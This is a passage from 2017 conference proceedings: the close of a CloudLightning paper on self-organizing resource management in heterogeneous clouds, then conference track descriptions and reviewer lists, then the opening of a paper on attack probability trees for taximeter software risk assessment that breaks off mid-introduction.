12:         $C = C \cup \{j\}$ 
13:         $(N_{vCPU}^{free})_j = (N_{vCPU}^{free})_j - N_c$ 
14:         $(N_{memory}^{free})_j = (N_{memory}^{free})_j - N_c N_m$ 
15:        break
16:   Reorder  $N_{vCPU}^{free}, N_{memory}^{free}$  and  $I$  with respect to
   free vCPUs
17:   if  $|C| = N_v$  then
18:     return  $C$ 
19:   else
20:      $C = \emptyset$ 
21:   return  $C$ 

```

---

Resources can be bare metal, virtual machines, or containers. In addition, these virtual machines or containers may be created dynamically to suit specific services or they may be persistent and used to host a number of different services at different times. In the latter case, the CL-Resource is considered to be a static virtual resource. Networked commodity hardware may also be treated a single CL-Resource and either offered as a bare metal cluster or as a cluster pre-configured to host distributed applications, for example. Clusters of this type sitting on a dedicated high speed network constitute a specialized CL-Resource that may be employed to host distributed applications having a special requirement for low latency communications.

Servers with attached accelerators such as GPUs, MICs and FPGAs typically can not be virtualized due to the specific nature of the accelerators. As such, the server-accelerator pair are only offered currently as bare metal by cloud service providers. In the SOSM system, these server-accelerator pairs also constitute CL-Resources. In some cases, it may be possible to virtualize the server and to associate a partition of its accelerator with that virtualized component. In that case, the virtual component and the accelerator partition may be seen as a single CL-Resource. The granularity of a CL-Resource is thus dependent on what aspect of the underlying physical




Fig. 2: Proof-of-concept: a self-organizing self-managing (SOSM) system overview

hardware is being exposed to the SOSM system.

An example of this can be seen in Fig. 3 which shows a MIC-world composed of four server-MIC pairs connected on a dedicated local network. The complete MIC-world may be exposed via its local resource manager to the SOSM system where it is seen as a single CL-Resource capable of running MIC-world services. In other configurations, the cluster of servers may be exposed as a networked cluster as described above. Yet, another option is to present collection of virtualized containers to the SOSM system, each representing a different CL-Resource. This concept of attaching resources to the SOSM system can be taken to the extreme by connecting specialized high performance machines, which may be composed of their own dedicated resource fabric. The characteristics of the resulting CL-Resources depend on how these machines are attached to the SOSM system. E.g., if they are attached in bare metal mode, they can be discovered and used to host services written explicitly to run on that bare metal hardware. If they are attached differently, the resulting CL-Resources may constitute entry points into the queuing systems of the local resource managers running on those machines.

Thus, CL-Resources can be categorized as follows:






Fig. 3: CL-Resource Concept

- 1) Physical hardware as a single CL-Resource. This assumes that an appropriate management software exists for each hardware type within the SOSM system. The SOSM system can then use the corresponding APIs to manage this hardware resource.
- 2) Resource Manager (RM) as a single CL-Resource. A CL-Resource can be a resource manager, exposing the capacity and availability of its subsystem or cluster to the SOSM system. However, in this case, the SOSM system does not manage the subsystem or the cluster behind the resource manager directly. Instead, the SOSM system simply passes the appropriate resource prescriptions to the resource manager according to its real-time available capacities, and the resource manager takes care of the subsequent execution independently of the SOSM system.
- 3) A networked group of physical hardware as a single CL-Resource. There is benefit in representing hardware resources, of the same type, i.e.  $T$ , situated on a low-latency network, as a single CL-Resource under the control of the same vRM in the SOSM system. CL-Resources of this type can be placed under the same vRMG hosting CL-Resources representing individual physical hardware of type  $T$ . However, the CL-Resources representing the networked group and those representing the individual physical hardware, will usually be placed under different vRMs.

#### B. Self-organized, self-managed framework

A framework for a self-organized, self-managed, hierarchical architecture was proposed in [53].

1) *Self-management mechanism*: The CloudLightning SOSM system is composed of a number of components in each level in the hierarchy. Each of these components manages its own activity and communicates with neighboring components higher-up and further-down the hierarchy. Thus, a perception reflecting the ability of a component to accept new work is passed upwards and an impetus biasing the evolution

of the system is passed downwards, where it becomes part of a weighted calculation affecting the future behavior of the system. The activities associated with self-management include the local calculation of perception and impetus based on the information received from components higher-up and lower-down in the hierarchy. These two concepts are integrated into a single value, known as a Suitability Index. The goal of each component is to maximize its Suitability Index such that perception and impetus achieve dynamic status. In practice, this status can never be achieved since the arrival of resource requests continually perturb the system. At lowest-level in the hierarchy, vRMs manage collections of physical machines under their control. At this level, perceptions are derived from monitoring information and impetuses become associated with weighted assessment functions [53], determining the relative important of these functions in achieving the global system objectives.

Metrics, Weights, Perception, Impetus and Suitability Index can be expressed more formally as:

- A **metric** ( $m$ ) is a measure of a particular aspect of a components state.
- A **weight** ( $w$ ) is an influencing factor, usually towards a local goal.
- **Suitability Index** is a measure of how close a component is to the desired state, and hence how suitable its operating characteristics are for contributing to the global goal.

$$\arg \max_{\vec{w}, \vec{m} \in \mathbb{R}^N} \eta(\vec{I}(\vec{w}), \vec{P}(\vec{m})) \quad (1)$$

where  $\vec{w}$  is an N-dimensional vector of weights corresponding to the Impetus and  $\vec{m}$  is an N-dimensional vector of metrics obtained from the lower levels.

- **Perception** is a function of the metrics from the immediate lower level in the hierarchy.

$$\vec{m}^\ell = \frac{1}{N_{\ell-1}} \sum_{i=1}^{N_{\ell-1}} \vec{m}_i^{\ell-1}, \ell > 1 \quad (2)$$

where  $N_\ell$  is the number of components in the  $\ell$ -th level. For simplicity we choose the Perception of a component to be a function that averages metrics of its underlying components. The mean of the metrics of the underlying level is an approximation of the state of the underlying resources.

- **Impetus** is a function of the weights obtained from the immediate upper level in the hierarchy.

$$\vec{w}^\ell = \frac{1}{2}(\vec{w}^{\ell+1} + \vec{w}'^\ell), 0 \leq \ell < 3, \quad (3)$$

where  $\vec{w}'^\ell$  are the weights in the previous state and  $\vec{w}^{\ell+1}$  are the weights propagated from the upper level. For simplicity, we choose the Impetus to be the average of the weights obtained from the upper level with the current weights of the component. The averaging function is used to attenuate the influence of upper levels to lower levels in order for the system to undergo a smoother transition towards the global goal.

The  $\ell + 1$ ,  $\ell$  and  $\ell - 1$  represents the Cell Manager, the vRMGs and vRMs separately. The Cell Manager specifies a global goal state (e.g., to meet a specific business case), which can be expressed as weights and applied to the underlying vRMGs to steer their behavior in a particular direction, represented as  $\vec{w}^{\ell+1}$  in Eq.3. An analogous process takes place in each level in the hierarchy.

2) *Self-organization mechanism*: To achieve local goals and to accommodate resource requests, it is sometimes necessary for components in the same level of the hierarchy to cooperate and to exchange the management role of certain resource. This self-organizing process is driven specific, reconfigurable, strategies. Some self-organization strategies include:

- Dominate: the component with the greater suitability index has precedence and can demand another component of the same type, but with a lower suitability index, to transfer some resources.
- Win-Win: components may cooperate to exchange resources to maximize the suitability index of each.
- Least Disruptive: minimize disruption with respect to management and administration
- Balanced: maximize load-balancing among each cooperating component
- Best Fit: minimize server fragmentation and/or minimize network latency (this strategy may come from some vRM specific objectives)
- Any meaningful combination of the above.

An example strategy demonstrating "Win-Win" shows how the self-organization works within the SOSM system. The "Win-Win" strategy is triggered by service request arriving at a certain vRM, which has the largest Suitability Index, but lacks the available resources to fulfill this prescription. However, available resources will be present in the same Cooperative. Thus, the vRM initiates the procedure of sending requests to the other vRMs to transfer their resources. If the available resources, before acquiring the new ones are less than half of the prescribed, then the vRM will not acquire them. Instead it initiates the creation of a new vRM which will manage the available free resources, if any, together with any newly acquired resources. The aforementioned process can be described by the following algorithmic procedure:

However, this self-organization strategy can be improved by acquiring resources, when necessary, by the vRacks with the maximum Suitability Indices. By using this technique the suitability index of the vRacks that are required to provide resources is enhanced, because their management costs are minimized. Thus, increasing performance and reducing fragmentation. This process can be described by the following algorithmic procedure:

## V. CONCLUSION

This paper presented a design for a service oriented architecture of a heterogeneous cloud. The cloud, once a collection of commodity hardware, is becoming more and more heterogeneous with the addition of hardware of different types. The trend for hardware vendors to create more and more

---

### Algorithm 3

---

```

Let  $j$  be the index of the vRack with maximum suitability index
Let  $rp$  be a resource prescription arriving to  $vRM_j$ 
Let  $p_j$  be the set of free resources belonging to  $vRM_j$ 
function MINADMINCOSTS( $rp$ )
     $a = \emptyset$ 
     $t = \emptyset$ 
    if  $|p_j| < rp$  then
         $required = rp - |p_j|$ 
        for  $i \leftarrow 1$  to  $N_v$  with  $i \neq j$  do
            send request to acquire free resources from
             $vRM_i$ 
            receive  $p_i$  from  $vRM_i$ 
             $required = required - |p_i|$ 
             $a = a \cup \{i\}$ 
             $t = t \cup p_i$ 
            if  $required \leq 0$  then
                remove exceeding resources from  $t$ 
                 $required = 0$ 
                break
        send request to vRMs in  $a$  to acquire resources in  $t$ 
        receive resource handlers from vRMs in  $a$ 
        if  $|p_j| \geq rp/2$  then
            return resource handles to Gateway Service
        else
            create new  $vRM_k$  with resources  $p_j \cup t$ 
            return resource handles to Gateway Service
    else
        return resource handles to Gateway Service

```

---

specialized offering, capable of providing faster, more accurate and more power efficient solutions, looks set to continue. The increasing demand for this hardware and for access to high-performance computing is driving Cloud Service Providers (CSPs) to make evermore exotic IaaS offering available as bare metal. In this type of transaction, the CSP effectively rents the hardware to the customer. In this transaction, the financial interests of both parties are presumably met. However, from a resource utilization perspective, nothing definitive can be said: the customer has no incentive to use the resource efficiently so long as his needs are being met; the CSP no longer has control over the hardware for the duration of the rental period.

In the CL system, CSPs no longer offer Infrastructure as a Service. Instead the CSP undertakes to provide software services to the customer - effectively executing services on their behalf. From this perspective, the hardware is hidden from the customer. The customer no longer is concerned with *how* solutions are provided, they specify only *what* they want done. Hiding the hardware from the customer gives control back to the CSP to decide on how best to respond to customer needs and to balance these needs with its own, such as maximizing resource utilization. If the cloud is heterogeneous, that is, if it is composed of hardware of different types, and if the same

**Algorithm 4**


---

Let  $j$  be the index of the vRack with maximum suitability index  
 Let  $rp$  be a resource prescription arriving to  $vRM_j$   
 Let  $p_j$  be the set of *free* resources belonging to  $vRM_j$   
 Let  $s$  be a vector containing the suitability indices of all  $vRM_s$  sorted in descending order  
 Let  $I_s$  be a vector containing the indices of vRMs with respect to vector  $s$   
**function** MAXSUITABILITYINDEX( $rp$ )  
    $a = \emptyset$   
    $t = \emptyset$   
   **if**  $|p_j| < rp$  **then**  
      $required = rp - |p_j|$   
     **for**  $k \leftarrow 2$  to  $N_v$  **do**  
        $i = I_s(k)$   
       send request to acquire free resources from  $vRM_i$   
       receive  $p_i$  from  $vRM_i$   
        $required = required - |p_i|$   
        $a = a \cup \{i\}$   
        $t = t \cup p_i$   
       **if**  $required \leq 0$  **then**  
         remove exceeding resources from  $t$   
          $required = 0$   
         break  
       send request to vRMs in  $a$  to acquire resources in  $t$   
       receive resource handlers from vRMs in  $a$   
       **if**  $|p_j| \geq rp/2$  **then**  
         return resource handles to Gateway Service  
       **else**  
         create new  $vRM_k$  with resources  $p_j \cup t$   
         return resource handles to Gateway Service  
       **else**  
         return resource handles to Gateway Service

---

service solution is available on a multiplicity of these hardware type, solutions with different cost/performance characteristics can potentially be offered to the customer. The complexity of managing resources in this way in an heterogeneous cloud environment should not be underestimated. An heterogeneous cloud at scale embodies many hardware types, each with different cost/performance/power profiles. This, together with attempting to satisfy the disparate needs of a large and varied customer community make the heterogeneous cloud a complex system. Complex systems cannot be managed effectively using a central resource manager. They need to employ tools suited for addressing complex systems. Self-organization and self-management are such tools and this is the approach taken by CloudLightning.

**ACKNOWLEDGMENT**

This work is funded by the European Union's Horizon 2020 Research and Innovation Programme through the CloudLightning project under Grant Agreement Number 643946.

**REFERENCES**

- [1] Microsoft, "Steve Ballmer: Worldwide partner conference 2013 keynote," Press Release, Houston, Texas, Jul. 2013.
- [2] L. A. Barroso and U. Hölzle, "The case for energy-proportional computing," *Computer*, no. 12, pp. 33–37, 2007.
- [3] D. C. Marinescu, A. Paya, J. P. Morrison, and P. Healy, "Distributed hierarchical control versus an economic model for cloud resource management," *arXiv preprint arXiv:1503.01061*, 2015.
- [4] L. A. Barroso, J. Clidaras, and U. Hölzle, "The datacenter as a computer: An introduction to the design of warehouse-scale machines," *Synthesis lectures on computer architecture*, vol. 8, no. 3, pp. 1–154, 2013.
- [5] L. Tang, J. Mars, X. Zhang, R. Hagmann, R. Hundt, and E. Tune, "Optimizing google's warehouse scale computers: The numa experience," in *High Performance Computer Architecture (HPCA2013)*, 2013 IEEE 19th International Symposium on. IEEE, 2013, pp. 188–197.
- [6] M. Ahuja, C. C. Chen, R. Gottapu, J. Hallmann, W. Hasan, R. Johnson, M. Kozryczak, R. Pabbati, N. Pandit, S. Pokuri *et al.*, "Peta-scale data warehousing at yahoo!" in *Proceedings of the 2009 ACM SIGMOD International Conference on Management of data*. ACM, 2009, pp. 855–862.
- [7] J. Hauswald, M. A. Laurenzano, Y. Zhang, C. Li, A. Rovinski, A. Khurana, R. G. Dreslinski, T. Mudge, V. Petrucci, L. Tang *et al.*, "Sirius: An open end-to-end voice and vision personal assistant and its implications for future warehouse scale computers," in *Proceedings of the Twentieth International Conference on Architectural Support for Programming Languages and Operating Systems*. ACM, 2015, pp. 223–238.
- [8] J. C. Doyle, B. A. Francis, and A. R. Tannenbaum, *Feedback control theory*. Courier Corporation, 2013.
- [9] Y. Lu, T. Abdelzaher, C. Lu, L. Sha, and X. Liu, "Feedback control with queueing-theoretic prediction for relative delay guarantees in web servers," in *Real-Time and Embedded Technology and Applications Symposium, 2003. Proceedings. The 9th IEEE*. IEEE, 2003, pp. 208–217.
- [10] T. F. Abdelzaher, K. G. Shin, and N. Bhatti, "Performance guarantees for web server end-systems: A control-theoretical approach," *IEEE transactions on parallel and distributed systems*, vol. 13, no. 1, pp. 80–96, 2002.
- [11] X. Wang and Y. Wang, "Coordinating power control and performance management for virtualized server clusters," *IEEE Transactions on Parallel and Distributed Systems*, vol. 22, no. 2, pp. 245–259, 2011.
- [12] X. Wang, M. Chen, C. Lefurgy, and T. W. Keller, "Ship: A scalable hierarchical power control architecture for large-scale data centers," *IEEE Transactions on Parallel and Distributed Systems*, vol. 23, no. 1, pp. 168–176, 2012.
- [13] S. Crago, K. Dunn, P. Eads, L. Hochstein, D.-I. Kang, M. Kang, D. Modium, K. Singh, J. Suh, and J. P. Walters, "Heterogeneous cloud computing," in *2011 IEEE International Conference on Cluster Computing*. IEEE, 2011, pp. 378–385.
- [14] T. R. Scogland, C. P. Steffen, T. Wilde, F. Parent, S. Coghlan, N. Bates, W.-c. Feng, and E. Strohmaier, "A power-measurement methodology for large-scale, high-performance computing," in *Proceedings of the 5th ACM/SPEC international conference on Performance engineering*. ACM, 2014, pp. 149–159.
- [15] G. Lee and R. H. Katz, "Heterogeneity-aware resource allocation and scheduling in the cloud," in *HotCloud*, 2011.
- [16] J. Novet. (2016, November) Aws launches elastic gpus for ec2, fpga-backed f1 instances, r4 and refreshed t2, c5 and i3 coming in q1. [Online]. Available: <http://venturebeat.com/2016/11/30/aws-launches-elastic-gpus-for-ec2-fpga-backed-f1-instances-r4-and-refreshed-t2-c5-and-i3-coming-in-q1/>
- [17] OpenStack Heterogeneous Accelerator Support, <https://wiki.openstack.org/wiki/HeterogeneousInstanceTypes>.
- [18] S. Conway, C. Dekate, and E. Joseph, "Worldwide highperformance data analysis 2014–2018 forecast," *IDC, Doc*, vol. 248789, 2014.
- [19] J. G. F. Coutinho, O. Pell, E. O'Neill, P. Sanders, J. McGlone, P. Grigoras, W. Luk, and C. Ragusa, "Harness project: Managing heterogeneous computing resources for a cloud platform," in *International Symposium on Applied Reconfigurable Computing*. Springer, 2014, pp. 324–329.
- [20] L. López, F. J. Nieto, T.-H. Velivassaki, S. Kosta, C.-H. Hong, R. Montella, I. Mavroidis, and C. Fernández, "Heterogeneous secure multi-level remote acceleration service for low-power integrated systems and devices," *Procedia Computer Science*, vol. 97, pp. 118–121, 2016.

- [21] B. Hindman, A. Konwinski, M. Zaharia, A. Ghodsi, A. D. Joseph, R. H. Katz, S. Shenker, and I. Stoica, "Mesos: A platform for fine-grained resource sharing in the data center," in *NSDI*, vol. 11, 2011, pp. 22–22.
- [22] A. Verma, L. Pedrosa, M. Korupolu, D. Oppenheimer, E. Tune, and J. Wilkes, "Large-scale cluster management at google with borg," in *Proceedings of the Tenth European Conference on Computer Systems*. ACM, 2015, p. 18.
- [23] M. Schwarzkopf, A. Konwinski, M. Abd-El-Malek, and J. Wilkes, "Omega: flexible, scalable schedulers for large compute clusters," in *Proceedings of the 8th ACM European Conference on Computer Systems*. ACM, 2013, pp. 351–364.
- [24] D. Bernstein, "Containers and cloud: From lxc to docker to kubernetes," *IEEE Cloud Computing*, no. 3, pp. 81–84, 2014.
- [25] "Simplicity and complexity in the description of nature," *Engineering and Science*, vol. 57, no. 3, pp. 2–9, 1988.
- [26] P. Schuster, "Nonlinear dynamics from physics to biology," *Complexity*, vol. 12, no. 4, pp. 9–11, 2007.
- [27] Y.-Y. Liu, J.-J. Slotine, and A.-L. Barabasi, "Controllability of complex networks," *Nature*, vol. 473, no. 7346, pp. 167–173, May 2011.
- [28] P.-A. Noël, C. D. Brummitt, and R. M. D'Souza, "Controlling self-organizing dynamics on networks using models that self-organize," *Phys. Rev. Lett.*, vol. 111, p. 078701, Aug 2013.
- [29] F. Heylighen and C. Gershenson, "The meaning of self-organization in computing," in *IEEE Intelligent Systems, Section Trends & Controversies - Self-Organization and Information Systems*, 2003.
- [30] A. M. Turing, "The chemical basis of morphogenesis," *Philosophical Transactions of the Royal Society of London B: Biological Sciences*, vol. 237, no. 641, pp. 37–72, 1952.
- [31] F. Heylighen et al., "The science of self-organization and adaptivity," *The encyclopedia of life support systems*, vol. 5, no. 3, pp. 253–280, 2001.
- [32] J. Kramer and J. Magee, "Self-managed systems: an architectural challenge," in *Future of Software Engineering, 2007. FOSE'07*. IEEE, 2007, pp. 259–268.
- [33] M. Puviani and R. Frei, "Self-management for cloud computing," in *Science and Information Conference (SAI), 2013*. IEEE, 2013, pp. 940–946.
- [34] Q. Zhang, L. Cheng, and R. Boutaba, "Cloud computing: state-of-the-art and research challenges," *Journal of internet services and applications*, vol. 1, no. 1, pp. 7–18, 2010.
- [35] M. Parashar and S. Hariri, "Autonomic computing: An overview," in *Unconventional Programming Paradigms*. Springer, 2005, pp. 257–269.
- [36] D. C. Marinescu, A. Paya, J. P. Morrison, and P. Healy, "An auction-driven self-organizing cloud delivery model," *arXiv preprint arXiv:1312.2998*, 2013.
- [37] I. Brandic, "Towards self-manageable cloud services," in *2009 33rd Annual IEEE International Computer Software and Applications Conference*, vol. 2. IEEE, 2009, pp. 128–133.
- [38] D. Dong, H. Xiong, P. Stack and J. P. Morrison, "Managing and Unifying Heterogeneous Resources in Cloud Environments," *The 7th International Conference on Cloud Computing and Services Science (CLOSER 2017), 24-26 April 2017, Porto, Portugal*.
- [39] OpenStack Nova, <http://docs.openstack.org/developer/nova/>.
- [40] Kubernetes, <http://kubernetes.io/>.
- [41] B. Hindman, A. Konwinski, M. Zaharia, A. Ghodsi, A. D. Joseph, R. Katz, S. Shenker, and I. Stoica, "Mesos: A platform for fine-grained resource sharing in the data center," in *Proceedings of the 8th USENIX Conference on Networked Systems Design and Implementation (NSDI 2011)*, 2011, pp. 295–308.
- [42] Docker Swarm, <https://github.com/docker/swarm>.
- [43] OpenStack Ironic, <http://docs.openstack.org/developer/ironic/deploy/user-guide.html>.
- [44] Z. Wang and X. Su, "Dynamically hierarchical resource-allocation algorithm in cloud computing environment," *The Journal of Supercomputing*, vol. 71, no. 7, pp. 2748–2766, 2015.
- [45] A. Konak, D. W. Coit, and A. E. Smith, "Multi-objective optimization using genetic algorithms: A tutorial," *Reliability Engineering & System Safety*, vol. 91, no. 9, pp. 992–1007, 2006.
- [46] T. Saber, A. Ventresque, J. Marques-Silva, J. Thorburn, and L. Murphy, "Milp for the multi-objective vm reassignment problem," in *Tools with Artificial Intelligence (ICTAI), 2015 IEEE 27th International Conference on*. IEEE, 2015, pp. 41–48.
- [47] E. Zitzler and L. Thiele, "Multiobjective optimization using evolutionary algorithms a comparative case study," in *International Conference on Parallel Problem Solving from Nature*. Springer, 1998, pp. 292–301.
- [48] A. Beloglazov and R. Buyya, "Energy efficient resource management in virtualized cloud data centers," in *Proceedings of the 2010 10th IEEE/ACM international conference on cluster, cloud and grid computing*. IEEE Computer Society, 2010, pp. 826–831.
- [49] X. Li, Z. Qian, S. Lu, and J. Wu, "Energy efficient virtual machine placement algorithm with balanced and improved resource utilization in a data center," *Mathematical and Computer Modelling*, vol. 58, no. 5, pp. 1222–1235, 2013.
- [50] J. Dong, X. Jin, H. Wang, Y. Li, P. Zhang, and S. Cheng, "Energy-saving virtual machine placement in cloud data centers," in *Cluster, Cloud and Grid Computing (CCGrid), 2013 13th IEEE/ACM International Symposium on*. IEEE, 2013, pp. 618–624.
- [51] S. Srikantaiah, A. Kansal, and F. Zhao, "Energy aware consolidation for cloud computing," in *Proceedings of the 2008 conference on Power aware computing and systems*, vol. 10. San Diego, California, 2008, pp. 1–5.
- [52] D. C. Marinescu, A. Paya, and J. P. Morrison, "Coalition formation and combinatorial auctions; applications to self-organization and self-management in utility computing," *arXiv preprint arXiv:1406.7487*, 2014.
- [53] C. Filelis-Papadopoulos, H. Xiong, A. Spataru, G. Castane, D. Dong, G. Gravvanis and J. P. Morrison, "A Generic Framework Supporting Self-organisation and Self-management in Hierarchical Systems," *The 16th International Symposium on Parallel and Distributed Computing (ISPDC 2017), 3-6 July 2017, Innsbruck, Austria*.

# International Conference on Innovative Network Systems and Applications

**M**ODERN network systems encompass a wide range of solutions and technologies, including wireless and wired networks, network systems, services and applications. This results in numerous active research areas oriented towards various technical, scientific and social aspects of network systems and applications. The primary objective of Innovative Network Systems and Applications (iNetSApp) conference is to group network-related events and promote synergy between different fields of network-related research. To stimulate the cooperation between commercial research community and academia, the conference is co-organised by Research and Development Centre Orange Labs Poland and leading universities from Poland, Slovak Republic and United Arab Emirates.

The conference continues the experience of Frontiers in Network Applications and Network Systems (FINANS), International Conference on Wireless Sensor Networks (WSN), and International Symposium on Web Services (WSS). As in

the previous years, not only research papers, but also papers summarising the development of innovative network systems and applications are welcome.

iNetSApp currently consists of tracks:

- CAP-NGNCS'17—1<sup>st</sup> International Workshop on Communications Architectures and Protocols for the New Generation of Networks and Computing Systems
- INSERT'17 - 1<sup>st</sup> International Conference on Security, Privacy, and Trust
- IoT-ECAW'17—1<sup>st</sup> Workshop on Internet of Things—Enablers, Challenges and Applications
- SoFast-WS'17—6<sup>th</sup> International Symposium on Frontiers in Network Applications, Network Systems and Web Services
- WSN'17 - 6<sup>th</sup> International Conference on Wireless Sensor Networks





# 1<sup>st</sup> International Conference on Security, Privacy, and Trust

**A**DMITTEDLY, information security works as a backbone for protecting both user data and electronic transactions. Protecting communications and data infrastructures of an increasingly inter-connected world have become vital nowadays. Security has emerged as an important scientific discipline whose many multifaceted complexities deserve the attention and synergy of the computer science, engineering, and information systems communities. Information security has some well-founded technical research directions which encompass access level (user authentication and authorization), protocol security, software security, and data cryptography. Moreover, some other emerging topics related to organizational security aspects have appeared beyond the long-standing research directions.

The 1<sup>st</sup> International Conference on Security, Privacy, and Trust (INSERT'17) focuses on the diversity of the information security developments and deployments in order to highlight the most recent challenges and report the most recent researches. The conference is an umbrella for all information security technical aspects, user privacy techniques, and trust. In addition, it goes beyond the technicalities and covers some emerging topics like social and organizational security research directions. INSERT'17 is intended to attract researchers and practitioners from academia and industry, and provides an international discussion forum in order to share their experiences and their ideas concerning emerging aspects in information security met in different application domains. This opens doors for highlighting unknown research directions and tackling modern research challenges. The objectives of the INSERT'17 can be summarized as follows:

- To review and conclude researches in information security and other security domains, focused on the protection of different kinds of assets and processes, and to identify approaches that may be useful in the application domains of information security
- To find synergy between different approaches, allowing elaborating integrated security solutions, e.g. integrate different risk-based management system.
- To exchange security-related knowledge and experience between experts to improve existing methods and tools and adopt them to new application areas

## TOPICS

Topics of interest include but are not limited to:

- Biometric technologies
- Human factor in security
- Cryptography and cryptanalysis

- Critical infrastructure protection
- Hardware-oriented information security
- Social theories in information security
- Organization- related information security
- Pedagogical approaches for information security
- Social engineering and human aspects in security
- Individuals identification and privacy protection methods
- Information security and business continuity management
- Decision support systems for information security
- Digital right management and data protection
- Cyber and physical security infrastructures
- Risk assessment and risk management
- Tools supporting security management and development
- Trust in emerging technologies and applications
- Ethical trends in user privacy and trust
- Digital forensics and crime science
- Security knowledge management
- Privacy Enhancing Technologies
- Misuse and intrusion detection
- Data hide and watermarking
- Cloud and big data security
- Computer network security
- Security and safety
- Assurance methods
- Security statistics

## SECTION EDITORS

- **Awad, Ali Ismail**, Luleå University of Technology, Sweden
- **Bialas, Andrzej**, Institute of Innovative Technologies EMAG, Poland

## REVIEWERS

- **Banach, Richard**, University of Manchester, United Kingdom
- **Bun, Rostyslav**, Lviv Polytechnic National University, Ukraine
- **Clarke, Nathan**, Plymouth University, United Kingdom
- **Cyra, Lukasz**, DM/OICT/RMS (UN)
- **Dworzecki, Jacek**, Police Academy in Szczytno
- **Furnell, Steven**, Plymouth University, United Kingdom
- **Furtak, Janusz**, Military University of Technology, Poland
- **Geiger, Gebhard**, Technical University of Munich, Faculty of Economics
- **Grzenda, Maciej**, Orange Labs Poland and Warsaw University of Technology, Poland

- **Hämmerli, Bernhard M.**, Hochschule für Technik+Architektur (HTA), Switzerland
- **Hasssaballah, M.**, South Valley University, Egypt
- **Kapczynski, Adrian**, Silesian University of Technology, Poland
- **Kosmowski, Kazimierz**, Gdansk University of Technology
- **Krendelev, Sergey**, Novosibirsk State University, JetBrains research, Russia
- **Misztal, Michal**, Military University of Technology, Poland
- **Pańkowska, Małgorzata**, University of Economics in Katowice, Poland
- **Rot, Artur**, Wroclaw University of Economics, Poland
- **Soria-Rodriguez, Pedro**, Atos Research & Innovation
- **Stokłosa, Janusz**, WSB University in Poznan, Poland
- **Suski, Zbigniew**, Military University of Technology, Poland
- **Szmit, Maciej**, IBM, Poland
- **Thapa, Devinder**, Luleå University of Technology
- **Wahid, Khan Ferdous**, Airbus, Germany
- **Yen, Neil**, The University of Aizu, Japan
- **Zamojski, Wojciech**, Wrocław University of Technology
- **Zieliński, Zbigniew**, Military University of Technology, Poland

# Representation of Attacker Motivation in Software Risk Assessment Using Attack Probability Trees

Marko Esche, Federico Grasso Toro, Florian Thiel

Physikalisch-Technische Bundesanstalt

Abbestr. 2-12

10587 Berlin, Germany

Email: {marko.esche, federico.grassotoro, florian.thiel}@ptb.de

**Abstract**—Since software plays an ever more important role in measuring instruments, risk assessments for such instruments required by European regulations will usually include also a risk assessment of the software. Although previously introduced methods still lack efficient means for the representation of attacker motivation and have no prescribed way of constructing attack scenarios, attack trees have been used for several years in similar application scenarios. These trees are here developed into attack probability trees, specifically tailored to meet the requirements for software risk assessment. A real-world example based on taximeters is given to illustrate the application of attack probability trees approach and their advantages.

## I. INTRODUCTION

IN EUROPE certain kinds of measuring instruments, such as gas meters, electricity meters and taximeters are subject to requirements established in the European Measuring Instruments Directive (MID) [1]. The MID was originally published in 2004 with the aim of providing trust in measurements for both customers and users of measuring instruments by defining essential requirements that each measuring instrument used within the common European single market has to fulfill. These requirements cover everything from climatic operating conditions, electro-magnetic compliance testing to requirements on software and data protection. The entire economic sector of legally regulated measuring instruments is commonly referred to as Legal Metrology. In Germany, roughly 137 million such regulated instruments are currently in use and together are responsible for an annual turnover of around 150 billion Euros. For the entirety of the European Union, this amounts to more than 500 billion Euros per year. Each instrument regulated by European or national legislation first has to pass a conformity assessment before it can legally be put into use [1]. This conformity assessment is done according to certain modules, the most common of which is referred to as Module B and essentially comprises tests of a prototype instrument and of the associated documentation. In Germany, one of the conformity assessment bodies tasked with performing assessment according to Module B is the *Physikalisch-Technische Bundesanstalt* (PTB), Germany's national metrology institute. As software plays an ever more important role in measuring instruments, testing of the software nowadays constitutes an integral part of the conformity assessment process. Since April 2016, the documentation submitted by the manufacturer for Module B also has to include an "adequate

